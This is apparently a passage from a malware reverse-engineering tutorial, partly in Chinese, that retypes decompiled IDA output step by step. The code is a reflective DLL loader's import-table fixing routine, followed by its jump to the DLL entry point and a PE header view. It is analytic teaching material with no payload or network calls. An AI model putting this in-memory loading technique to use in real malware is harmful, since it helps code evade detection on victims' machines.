1 void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2 {
3     char *i; // r12
4     char *j; // rbx
5     DWORD Name; // ecx
6     __int64 v8; // rsi
7
8     for ( i = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; i += 20 )
9     {
10        Name = *(i + 3);
11        if ( !Name )
12            break;
13        v8 = (fn_table->LoadLibrary)(&dll_image[Name]);
14        for ( j = &dll_image[*i + 4]; *j; j += 8 )
15            *j = (fn_table->GetProcAddress)(v8, &dll_image[*j +
16        }
17 }
```

1. 取得 Import Table , [y] retype i as IMAGE_IMPORT_DESCRIPTOR*

Data Directory[16]							
0	1	2	3	4	5	6	7
0x00	Export Table		Size of Export Table				
0x08	Import Table		Size of Import Table				
...			...				
0x28	Base Relocation Table		Size of Base Reloc. Table				
...			...				
0x60	Import Address Table		Size of Import Address Table				
			...				

fix_iat_table

```
1 void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2 {
3     IMAGE_IMPORT_DESCRIPTOR *import_module; // r12
4     char *j; // rbx
5     DWORD Name; // ecx
6     _int64 v8; // rsi
7
8     for ( import_module = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; ++import_module )
9     {
10         Name = import_module->Name;
11         if ( !Name )
12             break;
13         v8 = (fn_table->LoadLibrary)(&dll_image[Name]);
14         for ( j = &dll_image[import_module->FirstThunk]; *j; j += 8 )
15             *j = (fn_table->GetProcAddress)(v8, &dll_image[*j + 2]);
16     }
17 }
```

2. 取得 module 名稱，並將其載入


Import Table

	0	1	2	3
0x00	OriginalFirstThunk			
...
0x0C	... Name ("kernel32.dll")			
0x10		FirstThunk		

fix_iat_table

```
1 void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2 {
3     IMAGE_IMPORT_DESCRIPTOR *import_module; // r12
4     char *j; // rbx
5     DWORD Name; // ecx
6     __int64 module_Image; // rsi
7
8     for ( import_module = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; ++import_module )
9     {
10         Name = import_module->Name;
11         if ( !Name )
12             break;
13         module_Image = (fn_table->LoadLibrary)(&dll_image[Name]);
14         for ( j = &dll_image[import_module->FirstThunk]; *j; j += 8 )
15             *j = (fn_table->GetProcAddress)(module_Image, &dll_image[*j + 2]);
16     }
17 }
```

3. 取得 API 名稱




4. retype *j* as IMAGE_IMPORT_BY_NAME**

fix_iat_table

```
1 void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *nHdrs)
2 {
3     IMAGE_IMPORT_DESCRIPTOR *import_module; // r12
4     IMAGE_IMPORT_BY_NAME **thunk; // rbx
5     DWORD Name; // ecx
6     __int64 module_Image; // rsi
7
8     for ( import_module = &dll_image[nHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; ++import_module )
9     {
10         Name = import_module->Name;
11         if ( !Name )
12             break;
13         module_Image = (fn_table->LoadLibrary)(&dll_image[Name]);
14         for ( thunk = &dll_image[import_module->FirstThunk]; *thunk; ++thunk )
15             *thunk = (fn_table->GetProcAddress)(module_Image, &(*thunk)->Name[dll_image]);
16     }
17 }
```

5. 取得 API 位址，並寫回 Import Address Table

Malware Behavior Flowchart



my_start

```
149 fix_iat_table(&fn_table, dll_image, NtHdrs);  
150 (fn_table.FlushInstructionCache)(-1i64, 0i64, 0i64);  
151 return (&dll_image[NtHdrs->OptionalHeader.AddressOfEntryPoint])(dll_image, 1u, 0i64);  
152 }
```


跳回 DLL 的 AddressOfEntryPoint 執行

Disasm: .text General DOS Hdr File Hdr Optional Hdr Section Hdrs			
Offset	Name	Value	Value
98	Magic	20B	NT64
9A	Linker Ver. (Major)	2	
9B	Linker Ver. (Minor)	28	
9C	Size of Code	5400	
A0	Size of Initialized Data	8000	
A4	Size of Uninitialized ...	C00	
A8	Entry Point	125C	
AC	Base of Code	1000	
B0	Image Base	202810000	
B8	Section Alignment	1000	
BC	File Alignment	200	
C0	OS Ver. (Major)	4	Windows 95 / NT 4.0

